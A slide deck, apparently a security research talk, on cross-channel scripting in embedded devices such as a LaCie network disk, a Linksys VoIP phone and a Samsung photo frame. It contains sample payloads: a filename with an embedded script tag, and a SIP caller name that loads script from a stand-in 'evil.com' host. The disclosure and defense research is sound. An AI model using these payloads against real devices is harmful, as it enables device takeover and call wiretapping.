
Cross-channel scripting



Cross-channel scripting



Cross-channel scripting



XCS: a pervasive attack class

- ▶ secure services \neq secure system



LaCie Ethernet disk mini

- ▶ Share access control
- ▶ Web interface
- ▶ Public FTP

Cross-channel scripting




Upload a file:

`<script>../</script>.pdf`



Attacker

Cross-channel scripting




Upload a file:

`<script>../</script>.pdf`



Attacker

Cross-channel scripting



Upload a file:
`<script>../</script>.pdf`



Reflect the filename:
`<script>../</script>.pdf`



Cross-channel scripting



Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://.../cgi-bin/browse?share=share

Hello!

We now own your secret data. For example:

EDmin - secret/

[\[To Parent Directory\]](#)

01/09/2000 22:50:05	7.7k secret code.exe
---------------------	--------------------------------------

01\09\2000 22:50:05 7.7k [secret code.exe](#)

[\[To Parent Directory\]](#)



Part I: Many examples of XCS

- ▶ **Phones:** 5 XCS vulnerabilities in 2 phones
- ▶ **Embedded:** 23 devices, 26 XCS vulnerabilities
- ▶ **RESTful APIs:** 2 major APIs, 2 XCS vulnerabilities



Part 1: Many examples of XCS

- ▶ **Phones:** 5 XCS vulnerabilities in 2 phones
- ▶ **Embedded:** 23 devices, 26 XCS vulnerabilities
- ▶ **RESTful APIs:** 2 major APIs, 2 XCS vulnerabilities

Part 2: Defenses against XCS



More XCS Examples


Embedded web interfaces?



Embedded vs. public web servers



Growth



Data :
- Parks associates
- Netcraft

Web management interfaces



Managing embedded devices via a web interface:

- ✓ *Easier for users*
- ✓ *Cheaper for vendors*





Vendors build their own web applications

- ▶ Standard web server (sometimes)
- ▶ Custom web application stack
- ▶ Weak web security

New features/services added at a fast pace

- ▶ Vendors compete on number of services in product
- ▶ Interactions between services ➡ vulnerabilities



Vulnerabilities in **every** device we audited




VoIP phone

- ▶ Linksys SPA942
- ▶ Web interface
- ▶ SIP support
- ▶ Call logs


SIP XCS





I Attacker makes a call as

```
"<script src="//evil.com/"></script>"
```



1 Attacker makes a call as

```
"<script src="//evil.com/"></script>"
```

2 Administrator accesses web interface






1 Attacker makes a call as

```
"<script src="//evil.com/"></script>"
```

2 Administrator accesses web interface



3 Payload executes



Outcome: phone reconfiguration, VoIP wiretapping...



WiFi photo frame

- ▶ Samsung SPF85V
- ▶ RSS / URL feed
- ▶ Windows Live
- ▶ WMV / AVI

Photo frame XCS




Photo frame XCS



I Attacker infects via CSRF

Internet




Photo frame XCS



1 Attacker infects via CSRF

Internet



2 User connects to manage




Photo frame XCS



1 Attacker infects via CSRF

Internet



3 Payload executes



2 User connects to manage

Devices as stepping stones



Devices as stepping stones



